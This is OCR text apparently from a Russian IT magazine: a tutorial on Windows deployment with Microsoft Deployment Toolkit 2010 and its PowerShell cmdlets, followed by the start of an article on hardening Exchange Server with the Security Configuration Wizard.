В MDT 2010 улучшена производительность, оптимизирована модель управления, теперь можно руководить установкой с любого места, главное — наличие в системе MDT и соответствующих прав на сетевые ресурсы. Для упрощения настроек используются профили и иерархические элементы. Поддержка PowerShell позволяет автоматизировать многие задачи при помощи скриптов. Важно также отметить, что MDT 2010 может обновлять системы, использующие BitLocker, без расшифровки жесткого диска, что позволяет защитить конфиденциальную информацию и пароли.


Новая версия требует боекомплект «WAIK 2.0 для Windows 7», позволяющий проводить подготовку и автоматизированное развертывание Win2k8R2 и Win7. В него уже встроены WinPE 3.0 и Windows User State Migration Toolkit 4.0 (USMT, обеспечивает перемещение пользовательского профиля и данных во время перехода на другую ОС), поэтому отдельно их скачивать не нужно. Также в состав WAIK и новых ОС (Win2k8R2, Seven) входит новый инструмент DISM (Deployment Image Servicing and Management), умеющий работать с образами WIM (Windows Imaging Format) и WinPE, заменяя множество утилит из предыдущих версий Windows AIK — Package Manager (Pkgmgr.exe), International Settings Configuration Tool (intlcfg.exe) и Windows Preinstallation Environment (PEimg.exe). Кроме того, MDT 2010 может совместно работать с:

- Application Compatibility Toolkit (ACT) – используется для проверки совместимости приложений с ОС Windows;
- Microsoft Assessment and Planning Toolkit (MAP) – используется для определения состава компьютера и выдачи рекомендаций по возможности проведения апгрейда на новую версию Windows.

Файлы для развертывания теперь можно хранить не только на локальном диске или сетевом каталоге, но и задействовать возможности распределенной файловой системы DFS (Distributed File System, подробнее смотри в][_12_2007). Для настроек загрузчика MDT 2010 обращается к утилите BCDEdit (в MDT 2008 Update 1 — BitLocker Drive Preparation Tool, BdeHdCfg.exe). При работе с дисками тулкит использует рекомендуемую для Win7 схему разбиения, то есть создает два раздела, что позволяет в дальнейшем активировать BitLocker без лишних телодвижений. Результатом работы MDT 2010 является создание готовых загрузочных образов в форматах WIM или ISO.

MDT 2010, как и предыдущие версии, поддерживает два варианта установки:

- Light Touch Installation (LTI) — позволяет развернуть ОС из общей папки или другого хранилища (DVD-диск, флэшка и т.п.), без задействования дополнительных инструментов;
- Zero Touch Installation (ZTI) — развертывание производится с использованием возможнос-



тей SCCM 2007 (SMS 2003 уже не поддерживается MDT 2010).
LTI идеально подходит для небольших и средних организаций, в которых нужно быстро развернуть большое количество ОС. Установка систем может производиться вручную, то есть потребуется загрузка с записанного на диск ISO-образа, сгенерированного MDT 2010. При наличии службы развертывания WDS возможна автоматическая установка систем (о настройке Windows Deployment Services читай в][_06_2007). Все новинки, появившиеся в MDT 2010, как раз и относятся к LTI-варианту.
ZTI установка обычно производится в полностью автоматическом режиме, процесс активируется либо SCCM, либо WDS.

УСТАНОВКА MDT 2010 Для работы MDT 2010 понадобится несколько компонентов:

- Microsoft Management Console (MMC) v3.0 (входит в состав всех ОС от Vista);
- Microsoft .NET Framework 2.0 или позднее;
- Windows PowerShell CLI 1.0 или 2.0 от CTP3;
- Windows AIK 2.0 для Windows 7 (Набор автоматической установки Windows для Windows 7).


В Win2k8R2 все эти компоненты, кроме WAIK, уже имеются, в других версиях ОС некоторые из них придется доустановить. Если используется ZTI -установка, то возможна работа и с ранней версией WAIK 1.0, LTI требует исключительно WAIK 2.0.
Список ОС, на которых можно установить MDT 2010, включает все x86/x64-версии от WinXPSP3 до Win2k8R2, за исключением вариантов Home, серверные — только Standard или Enterprise.
Во время установки будут удалены предыдущие версии MDT и BDD. Перед инсталляцией Microsoft рекомендует создать резервную копию сервера, на который производится установка MDT 2010. Правда, не совсем понятно зачем, ведь существенных изменений в системе не происходит.
При наличии всех составляющих процесс установки MDT не выглядит сложным и не должен вызвать проблем. Просто следуем указаниям мастера, подтверждая установки. После этого устанавливаем WAIK (подробно процесс описан в статье «Самосборные окна» в][_01_2009), по ходу инсталляции установщик проверит наличие MSXML 6.0 (он есть на диске WAIK). Все, первый этап позади, настало время запускать Deployment Workbench из меню «Пуск».


ЗНАКОМИМСЯ С WORKBENCH Workbench является оснасткой для консоли управления MMC, при помощи которой выполняются все настройки. Меню содержит две вкладки (если не установлен WAIK, вторая будет неактивна):

- Information Center (Информационный центр) — документация и руководство по использованию "Getting Started", ссылки на новостные ресурсы проекта, и в "Components" найдем информацию по компонентам, используемым MDT;
- Deployment Shares (Ресурсы установки) — общий ресурс, где собираются файлы установки ОС, приложений, драйвера, патчи и все остальное, что будет использовано при установке.


В MDT 2008 Update 1 и 2010 Beta1 вкладок было четыре (+Task Sequences, +Deploy), а сам процесс работы выглядел несколько сложнее и запутанее. Необходимо было создавать дистрибутивные ресурсы, затем в другом меню — точки установки, теперь эти функции находятся в одном месте — Deployment Shares, что сделало процесс подготовки более простым и понятным.
Перед началом работы открываем «Components», отмечаем нужные компоненты в группе «Available for Download» и нажимаем появившуюся внизу страницы кнопку «Download».
Необязательно дожидаться загрузки компонента, можно указать все необходимые и идти пить кофе. MDT методично скачает все, что было указано.




УСТАНОВКА КОМПОНЕНТОВ В MDT



МАСТЕР ИМПОРТА ОС



▹ info

• WAIK (Windows Automated Installation Kit) — комплекс средств, позволяющих проводить подготовку и автоматизированное развертывание ОС Windows.

• О том, как использовать WAIK, читай в статье «Самосборные окна», опубликованной в январском номере][за 2009 год.

• Статью «Начальник сети», посвященную SCCM 2007 R2, читай в августовском номере][за 2009 год.

Затем повторно отмечаем компонент, но теперь появляются две кнопки «Install» и «Browse» (файлы скачиваются в подкаталоги «C:\Program Files\Microsoft Deployment Toolkit\Components»). Последовательно нажимая «Install», ставим все слитое. Теперь рабочая среда полностью подготовлена.

СОЗДАНИЕ РЕСУРСА УСТАНОВКИ Дальнейший процесс выглядит следующим образом — создаем, настраиваем и заполняем ресурс установки, указываем последовательности задач, выполняем обновление установочного ресурса и, наконец, ставим системы. Теперь обо всем по порядку. Выбираем в консоли «Deployment Shares» и затем в окне «Действия» или в контекстном меню ссылку для создания нового ресурса установки — «New Deployment Share». Появляется мастер создания нового ресурса, в первом окне указываем путь к каталогу, который будет выступать как общий ресурс. По умолчанию предлагается его разместить на диске «C», но учитывая, что образы ОС могут занимать довольно много места, лучше выделить под «Deployment Share» отдельный раздел. Например, f:\DeploymentShare$ (сделаем его скрытым). На следующем шаге проверяем правильность UNC имени ресурса (\\SERVER\DeploymentShare$) и вводим краткое описание. Далее мастер спрашивает, нужно ли создавать образ после завершения установки на компьютер — «Ask if an image should be captured». Если необходимо создать эталонный образ для распространения на несколько систем, флажок можно оставить взведенным, но при работе в доменной среде его рекомендуется не использовать. В любом случае эталонный образ можно затем снять самостоятельно.
На этапе «Allow admin password» установленный флажок «Ask user to set the local Administrator password» позволит пользователям задавать пароль локального администратора. По умолчанию он установлен, но в большинстве случаев этот параметр лучше оставить неактивным. Идем дальше. Если ключ продукта во время установки системы должен вводить пользователь, активируем флажок «Ask user for a product key». Убеждаемся, что все установки заданы правильно, и завершаем работу мастера. После создания ресурса можно сохранить вывод и, нажав «View script», просмотреть PowerShell-скрипт, который использовался для его создания. Например:

```
Add-PSSnapIn Microsoft.BDD.PSSnapIn # в последующих примерах эту строку будем опускать
```


```
new-PSDrive -Name "DS001" -PSProvider
"MDTProvider" -Root "f:\DeploymentShare$"
-Description "MDT Deployment Share"
-NetworkPath "\\SERVER\DeploymentShare$"
-Verbose | add-MDTPersistentDrive -Verbose
```

В дальнейшем можно сохранить получившийся файл NewDS.ps1 и использовать при создании других ресурсов установки.


НАСТРОЙКА РЕСУРСА УСТАНОВКИ Новый ресурс появляется в «Deployment Shares»; щелкнув по знаку «+», можно развернуть и просмотреть его структуру, названия подкаталогов (Applications, Operating Systems, Out-of-Box Drivers, Packages, Task Sequenses, Advanced Configuration) соответствуют своему назначению. Если открыть в «Проводнике» каталог ресурса установки, то увидим, что названия этих пунктов совпадают с подкаталогами, расположенными внутри.
После создания ресурса его нужно настроить, добавив ОС, драйвера, патчи и приложения, которые будут использоваться при создании образа. По сути, вся дальнейшая работа заключается в последовательном вызове мастеров и заполнении параметров во всех указанных выше пунктах. Сначала добавим ОС. Переходим в «Operating Systems» и выбираем в меню импорт ОС — «Import Operating System». Появившийся мастер на первом шаге запросит, что мы хотим импортировать; предлагается выбрать один из трех вариантов:

- Full set of source files — ОС с установочного CD/DVD или подобных источников;
- Custom image file — подготовленный WIM-файл;
- Windows Deployment Services Images — образ, доступный WDS.

Далее рассмотрим первый вариант. На этапе выбора источника «Source» указываем путь к CD/DVD-приводу или каталогу, в котором находятся установочные файлы. По умолчанию файлы с указанного источника будут копироваться на ресурс установки. Но если в качестве источника используется жесткий диск, то установив флажок «Move the files to the deployment share instead of copying them», мастер вместо копирования переместит файлы. Задаем название



ОКНО DEPLOYMENT WORKBENCH



ДОБАВЛЯЕМ ПРИЛОЖЕНИЕ

конечного каталога, по умолчанию в качестве имени будет использована версия ОС. Подтверждаем в окне «Summary» установки и ждем окончания процесса копирования файлов, после чего в меню «Operating Systems» появятся все доступные версии ОС.
Эти настройки также можно произвести средствами PowerShell:

```
New-PSDrive -Name "DS001" -PSProvider
MDTProvider -Root "f:\DeploymentShare$"
import-mdtoperatingsystem -path «DS001:\
Operating Systems» -SourcePath "J:\"
-DestinationFolder "Windows 7 x64" -Verbose
```

Дополнительные пакеты обновлений, языковые файлы, сервис-паки и т.д. добавляются в меню «Packages». Здесь поступаем аналогично предыдущему шагу: выбираем пункт «Import OS packages» и указываем на каталог (в примере F:\MCU), в котором расположены файлы с расширением CAB и MCU. Затем мастер произведет сканирование (в том числе и подкаталогов) и импортирует пакеты в проект. Та же операция силами PowerShell:

```
New-PSDrive -Name "DS001" -PSProvider
MDTProvider -Root "f:\DeploymentShare$"
import-mdtpackage -path "DS001:\Packages"
-SourcePath "F:\MCU" -Verbose
```

После импорта новые пакеты будут отображены во вкладке «Packages», выбрав любой из них и нажав ссылку «Свойства», можно изменить некоторые свойства скрипта. В частности, добавить описание и изменить выводимое имя. Два флажка внизу «Hide this package in Deployment Wizard» и «Enable» помогут «спрятать» пакет или отключить его, если при текущей установке в нем нет необходимости. Если пакет не нужен совсем, его проще удалить, выбрав в поле «Действия» соответствующий пункт.
Аналогично добавляются и драйвера устройств. Отмечаем «Out-of-Box Drivers», выбираем ссылку «Import Drives» и указываем на каталог с INF- и CAB-файлами (последние мастер в поисках драйверов распаковывает автоматически). Дополнительный флажок «Import drives even if they are duplicates of an existing driver» разрешит копирование дубликатов драйверов. По окончании нажимаем Finish и смотрим, что добавилось. Выбрав свойства, можно просмотреть подробности драйвера, указать платформу (x86, x64) или отключить драйвер.
Эту операцию легко автоматизировать при помощи скрипта PowerShell:

```
New-PSDrive -Name "DS001" -PSProvider
MDTProvider -Root "f:\DeploymentShare$"
import-mdtdriver -path "DS001:\Out-of-
Box Drivers" -SourcePath "G:\drivers"
-ImportDuplicates -Verbose
```

ДОБАВЛЯЕМ ПРИЛОЖЕНИЯ Собственно почти все готово для развертывания ОС. Осталось дополнить установку приложениями, чтобы в последствии не разворачивать их вручную. Программы устанавливаются в меню «Applications» выбором «New Applications». Мастер попросит задать источник установки. По умолчанию предлагается «Applications with source files», который и выбираем в большинстве случаев. Здесь просто следуем указаниям мастера. На шаге «Details» заполняем описание, основным является «Application Name», в котором прописываем название приложения, остальные пункты помечены как



links
Ресурсы TechNet, посвященные MDT:
• blogs.technet.com/msdeployment.
• technet.microsoft.com/en-us/desktopdeployment.




dvd
• На прилагаемом к журналу диске ты найдешь PowerShell-скрипты и MDT Wizard Editor.

• В видеоролике мы покажем, как установить Microsoft Deployment Toolkit 2010, создадим и наполним ресурсы установки, а также сгенерируем загрузочные образы.


Редактор **MDT Wizard Editor**

На самом деле возможностей по конфигурированию у MDT 2010 на порядок больше, чем описано в статье. Но некоторые требуют знаний отдельных тонкостей. Так многие установки, используемые на клиентских ОС, сохранены в XML-файле DeploymentShare$\Scripts\DeployWiz_Definition_ENU.xml. Вручную конфигурировать его неудобно. Здесь может помочь MDT Wizard Editor (mdtwizardeditor.codeplex.com/Wiki/View.aspx) — небольшая утилита, написанная на .NET Framework 2.0 и распространяемая по условиям Microsoft Public License (Ms-PL). Редактор достаточно прост в использовании: выбираем XML-файл, после чего настройки внутри можно отредактировать в ручном или визуальном режиме при помощи переключателей (вкладка Preview). Все настройки затем можно протестировать.





УСТАНОВКА ОС НА КЛИЕНТСКОЙ МАШИНЕ С ИСПОЛЬЗОВАНИЕМ MDT



РЕДАКТОР MDT WIZARD EDITOR

«Optional». Далее указываем каталог с установочными файлами и на следующем шаге — командную строку для установки. Команда зависит от конкретного приложения, здесь лучше поискать инфу на сайте разработчика. Например, для Firefox можно ввести:

```
FirefoxSetup.exe /D=<полный путь к
каталогу установки>
```

Или, как вариант, использовать INI-файл:

```
FirefoxSetup.exe /INI=F:\source\
firefox\setup.ini
```

Файл setup.ini может выглядеть примерно так:

setup.ini

```
[Install]
InstallDirectoryName=Mozilla
Firefox
QuickLaunchShortcut=true
DesktopShortcut=true
StartMenuShortcuts=true
```

Подтверждаем настройки и нажимаем Finish. Аналогичным образом настраиваются и другие приложения, в том числе и MS Office. Вызвав окно свойств импортированного приложения, можно изменить настройки, указать, для каких платформ оно будет устанавливаться (по умолчанию все), в «Dependencies» —предписать зависимости:

```
New-PSDrive -Name "DS001"
-PSProvider MDTProvider -Root "f:\
DeploymentShare$"
import-MDTApplication -path
"DS001:\Applications» -enable
"True" -Name "Mozilla Firefox 3.5.3"
-ShortName «Firefox» -Version
"3.5.3" -Publisher "Mozilla"
-Language "ru» -CommandLine "Firefox
Setup 3.5.3.exe /D=C:\Program Files\
Mozilla Firefox" -WorkingDirectory
".\Applications\Mozilla Firefox
3.5.3» -ApplicationSourcePath
«F:\firefox» -DestinationFolder
«Mozilla Firefox 3.5.3» -Verbose
```

Если приложение устанавливается из UNC-каталога (например, DFS), или не имеет источника, то в первом окне «New Application Wizard» выбираем «Applications without source files or elsewhere on the network». В этом случае, помимо описания, просто указываем команду запуска. Третий пункт «Application bundle» предназначен для разборок с зависимостями.

СОЗДАНИЕ ПОСЛЕДОВАТЕЛЬНОСТИ ЗАДАЧ Последовательность задач представляет собой описание шагов, выполняемых во время установки. Переходим в «Task Sequences» и выбираем команду для создания новой последовательности задач — «New Task Sequence». На первом шаге мастера следует ввести уникальный ID (win7-001) и название (Windows 7 Install), опционально комментарий (при большом количестве задач ремарки помогают лучше ориентироваться). Следующий шаг «Select Template» позволяет выбрать шаблон задачи. По умолчанию предлагается «Standard Client Task Sequence», который и будем использовать при установке клиентских ОС, или «Standard Server Task Sequence» — для серверных. Кроме того, доступны еще 5 задач, назначение которых должно быть понятно из названия — «Sysprep and Capture», «Standard Client Replace Task Sequence», «Custom Task Sequence», «Litetouch OEM Task Sequence» и «Post OS Installation Task Sequence». Выбираем из предложенного списка образ устанавливаемой системы, указываем при необходимости ключ установки, настройки ОС (имя, организация, домашняя страница браузера), пароль локального администратора. Подтверждаем установки и ожидаем завершение процесса создания задач. Выбрав свойства задачи, можно изменить некоторые настройки: подправить Unattend.xml (вызывается Windows System Image Manager), добавить установки (форматирование диска, сетевые настройки и так далее).

```
New-PSDrive -Name "DS001"
-PSProvider MDTProvider -Root "f:\
DeploymentShare$"
import-mdttasksequence -path
"DS001:\Task Sequences» -Name
"Windows 7 Install" -Template
"Client.xml" -Comments «Windows 7
Install" -ID "Win7-001" -Version
"1.0" -OperatingSystemPath
"DS001:\Operating Systems\Windows
7 PROFESSIONAL in Windows 7 x64
install.wim" -FullName "grinder"
-OrgName "Gljuk" -HomePage
"about:blank» -AdminPassword "p@
ssw()rd» -Verbose
```

По окончании всех настроек обновите ресурс установки, в ходе процесса будет изменен загрузочный образ в соответствии с произведенными настройками. Выбираем в окне «Deployment Workbench» ресурс установки и в контекстном меню пункт «Update Deployment Share». Появится мастер обновления. В первом окне будет предложено несколько вариантов обновления — оптимизация (дополнительно можно указать сжатие) и регенерация образа. Можно оставить параметры по умолчанию. Подтверждаем установки и ждем. Когда процесс будет закончен, в каталоге DeploymentShare$\Boot появятся WIM/ISO-образы для загрузки 32-х/64-х битных систем. Далее ISO-образ записываем на диск, с которого и загружаем систему, WMI-образ используем для установки при помощи сервиса WDS (слепок нужно скопировать в подкаталог Boot Images). Скрипт на PowerShell для обновления ресурса установки очень прост:

```
New-PSDrive -Name "DS001"
-PSProvider MDTProvider -Root "f:\
DeploymentShare$"
update-MDTDeploymentShare -path
"DS001:" -Verbose
```

Как видишь, при использовании MDT 2010 — это простая задача.

МАРТИН ПРАНКЕВИЧ **URBAN.PRANKSTER@GMAIL.COM**

Сражение на трех фронтах

Защищаем популярные сервисы платформы Microsoft

В сети любой компании можно встретить достаточно большое количество самых разнообразных серверов — почтовый, Web, SQL, VoIP и многие другие. Часто они запущены в виртуальных машинах. Учитывая, что сервисы в Windows ставятся при помощи мастеров, с их первичной настройкой обычно справляется администратор, обладающий базовыми знаниями. Но такая система будет недостаточно защищена и может стать источником проблем. В этой статье разберем, как повысить защиту флагманских продуктов Microsoft: Exchange Server, IIS и Hyper-V.

ЗАЩИТА EXCHANGE SERVER Обеспечение правильной и бесперебойной работы почтового сервиса является одной из приоритетных задач администратора. Можно спорить до хрипоты, что свободные сервера лучше, но факт остается фактом — Exchange Server пользуется большой популярностью среди многих компаний, благодаря надежности работы, тесной интеграции с Active Directory и планирующим особенностям. По данным разных источников ему отводят 2-3 место (после Sendmail). А это огромная цифра. Процесс установки и настройки Exchange Server 2007 был рассмотрен моим коллегой в октябрьском номере][за 2007 год, но чтобы довести сервер до ума, необходимо произвести еще ряд действий.

Можно прочитать кучу мануалов и рекомендаций и выполнить все, что в них написано. Я расскажу о более простом пути. В SP1 для Win2k3 стал доступен Мастер настройки безопасности (Security Configuration Wizard, SCW). Визард достаточно прост в обращении, — ответив на несколько вопросов, можно сократить количество уязвимых мест и определить меры для повышения безопасности в соответствии с ролями, выполняемыми сервером. Но нужно помнить, что мастер не занимается развертыванием новых компонентов и не настраивает роли, это задача администратора.

По умолчанию SCW не устанавливается, он доступен в консоли «Установка и удаление программ — Установка компонентов Windows». Просто отмечаем «Мастер настройки безопасности» и ставим обычным образом (понадобится системный диск).

Но если после установки запустить «SCW Viewer» (для использования SCW требуются права администратора домена) и просмотреть базу данных настроек безопасности, то обнаружим, что в списке известных ролей имеются настройки только для Exchange 2003, а для 2007 их нет. Добавить нужные роли очень легко. Microsoft вместе с установочными файлами Exchange предлагает файлы-расширения для SCW. Находим в подкаталоге Scripts файлы Exchange2007.xml и Exchange2007Edge.xml (в случае использования сервера Win2k8 берем Exchange2007_Winsrv2008.xml и Exchange2007Edge_Winsrv2008.xml), которые представляют собой шаблоны безопасности, используемые SCW в своей работе. Файл Exchange2007.xml содержит настройки для всех ролей Exchange, за исключением Edge Transport. Напомню, что роль Edge Transport существенно отличается от остальных ролей Exchange. Такой сервер устанавливается, как правило, в DMZ и принимает на себя первый удар. Поэтому требования к его безопасности сильно отличаются от серверов, находящихся под защитой межсетевых экранов. Также это единственная роль, не требующая подключения к Active Directory. Соответственно для роли Edge Transport используется файл, содержащий префикс Edge.

Чтобы SCW-файлы были видны мастеру, их следует скопировать в каталог %SystemRoot%\security\msscw\kbs, а затем зарегистрировать при помощи утилиты SCWCMD.EXE (графический вариант — SCW.EXE), указав имя политики и путь к файлу шаблона:

```
> SCWCMD Register /
kbname:Exchange2007 /kbfile:C:\
Windows\security\msscw\kbs\
Exchange2007.xml
> SCWCMD Register /
kbname:Exchange2007Edge /kbfile:C:\
Windows\security\msscw\kbs\
Exchange2007Edge.xml
```

В ответ мы должны получить сообщение «Команда выполнена успешно», а в каталоге kbs появятся два файла — Exchange2007loc.xml и Exchange2007Edgeloc.xml, в которых содержатся объявления ролей.

